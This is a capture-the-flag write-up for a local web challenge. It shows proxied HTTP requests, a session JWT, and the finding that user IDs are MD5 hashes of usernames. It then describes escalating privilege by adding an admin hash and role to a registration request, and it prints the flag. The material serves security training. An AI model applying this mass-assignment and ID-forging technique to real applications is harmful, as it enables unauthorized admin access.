
CCSP Writeup

1. Register and Login as a Normal User

- Begin by **registering a new account** and logging into the web application.
- After login, you are presented with a dashboard and options to access *Classified/Admin Resources*.

2. Inspect API Requests & User Discovery


- Browse the dashboard and *intercept requests* using a proxy tool (e.g., Burp Suite).
- Visit your *profile or account info page* to see your user data, including an id, role, and username.
- Observe that user IDs appear to be **hashed (MD5 format)**.



Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP
1	http://127.0.0.1:5003	GET	/flag			302	394	HTML		Redirecting...			127.0.0.1
2	http://127.0.0.1:5003	GET	/login			200	4004	HTML		Login - Central Portal			127.0.0.1
4	http://127.0.0.1:5003	GET	/favicon.ico			404	388	HTML	ico	404 Not Found			127.0.0.1
5	http://127.0.0.1:5003	POST	/auth/v1/generate_session_token	✓		200	440	JSON			1 JWTs, 0 JWEs		127.0.0.1
6	http://127.0.0.1:5003	GET	/			200	5025	HTML		Dashboard - Central P...	1 JWTs, 0 JWEs		127.0.0.1
8	http://127.0.0.1:5003	GET	/data/v2/query_user_identity_recor...			200	252	JSON			1 JWTs, 0 JWEs		127.0.0.1
9	http://127.0.0.1:5003	GET	/flag			200	2087	HTML		Classified Resource - C...	1 JWTs, 0 JWEs		127.0.0.1

This release improves how recorded logins identify elements during playback



Request

```
POST /auth/v1/generate_session_token HTTP/1.1
Host: 127.0.0.1:5003
Content-Length: 37
sec-ch-ua-platform: "Windows"
Accept-Language: en-US,en;q=0.9
sec-ch-ua: "Chromium";v="141", "Not?A_Brand";v="8"
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
Accept: */*
Origin: http://127.0.0.1:5003
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:5003/login
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{
  "username":"rads",
  "password":"rads"
}
```

Response


```
HTTP/1.1 200 OK
Server: Werkzeug/3.0.1 Python/3.12.2
Date: Mon, 03 Nov 2025 15:02:32 GMT
Content-Type: application/json
Content-Length: 274
Connection: close

{
  "status":"success",
  "token":
  "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoiYjg2ZjI1ODBhZGY0MzMxMmR
  iMTdiMWI1ODYwNTFlM2MiLCJyb2xlIjoidXNlciIsImV4cCI6MTc2MjE4NTc1Mn0.BbjyymSulrlg
  Z6y3A63IqXHdLd028b54LZ4sjJ_W9o8",
  "user_id":"b86f2580adf43312db17b1b586051e3c"
}
```

Inspector	
Request attributes	2
Request headers	16
Response headers	5

3. Identify the Hash Mechanism

- By comparing the test data, recognize that the id field uses **MD5 hashes**.
- admin in MD5 is 21232f297a57a5a743894a0e4a801fc3.



Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start response
1	http://127.0.0.1:5003	GET	/flag			302	394	HTML		Redirecting...			127.0.0.1		20:32:26 3 N...	8080	15
2	http://127.0.0.1:5003	GET	/login			200	4004	HTML		Login - Central Portal			127.0.0.1		20:32:26 3 N...	8080	4
4	http://127.0.0.1:5003	GET	/favicon.ico			404	388	HTML	ico	404 Not Found			127.0.0.1		20:32:26 3 N...	8080	3
5	http://127.0.0.1:5003	POST	/auth/v1/generate_session_token	✓		200	440	JSON			1 JWTs, 0 JWEs		127.0.0.1		20:32:32 3 N...	8080	6
6	http://127.0.0.1:5003	GET	/			200	5025	HTML		Dashboard - Central P...	1 JWTs, 0 JWEs		127.0.0.1		20:32:32 3 N...	8080	4
8	http://127.0.0.1:5003	GET	/data/v2/query_user_identity_recor...			200	252	JSON			1 JWTs, 0 JWEs		127.0.0.1		20:32:33 3 N...	8080	2
9	http://127.0.0.1:5003	GET	/flag			200	2087	HTML		Classified Resource - C...	1 JWTs, 0 JWEs		127.0.0.1		20:32:35 3 N...	8080	6

Request

```
GET /data/v2/query_user_identity_record/b86f2580adf43312db17b1b586051e3c
HTTP/1.1
Host: 127.0.0.1:5003
sec-ch-ua-platform: "Windows"
Accept-Language: en-US,en;q=0.9
sec-ch-ua: "Chromium";v="141", "Not?A_Brand";v="8"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
sec-ch-ua-mobile: ?0
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:5003/
Accept-Encoding: gzip, deflate, br
Cookie: token=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoiYjg2ZjI1ODBhZGY0MzMxMmRiMT
diMWI1ODYwNTFlM2MiLCJyb2xlIjoidXNlciIsImV4cCI6MTc2MjE4NTc1Mn0.BbjyymSuirlgZ6y3A
63IqXHdLd028b54LZ4sjJ_W9o8
Connection: keep-alive
```

Response

```
HTTP/1.1 200 OK
Server: Werkzeug/3.0.1 Python/3.12.2
Date: Mon, 03 Nov 2025 15:02:33 GMT
Content-Type: application/json
Content-Length: 87
Connection: close

{
  "id":"b86f2580adf43312db17b1b586051e3c",
  "role":"user",
  "username":"rads"
}
```

4. Extract the Required Admin Details

- The details shown for admin might resemble:

{

"id": "21232f297a57a5a743894a0e4a801fc3",

"role": "captainoftheship",

"username": "admin"

}

5. Exploit: Register as Admin Using a Custom Request

- Use your proxy/interceptor to **modify the registration request**.
- In the POST request to the registration API (e.g., /register), add or override the parameters:

"id": "21232f297a57a5a743894a0e4a801fc3",

"role": "captainoftheship"

- Fill the rest of the registration as normal (choose any username/password).

6. Access the Flag

- After registering, **login** as the new user with the elevated role.
- Go to the flag page:

http://127.0.0.1:5003/flag

- With role: captainoftheship and correct or spoofed admin hash, you will successfully access the flag.
  FLAG{API_0bfu5c4t10n_D03snt_St0p_M3}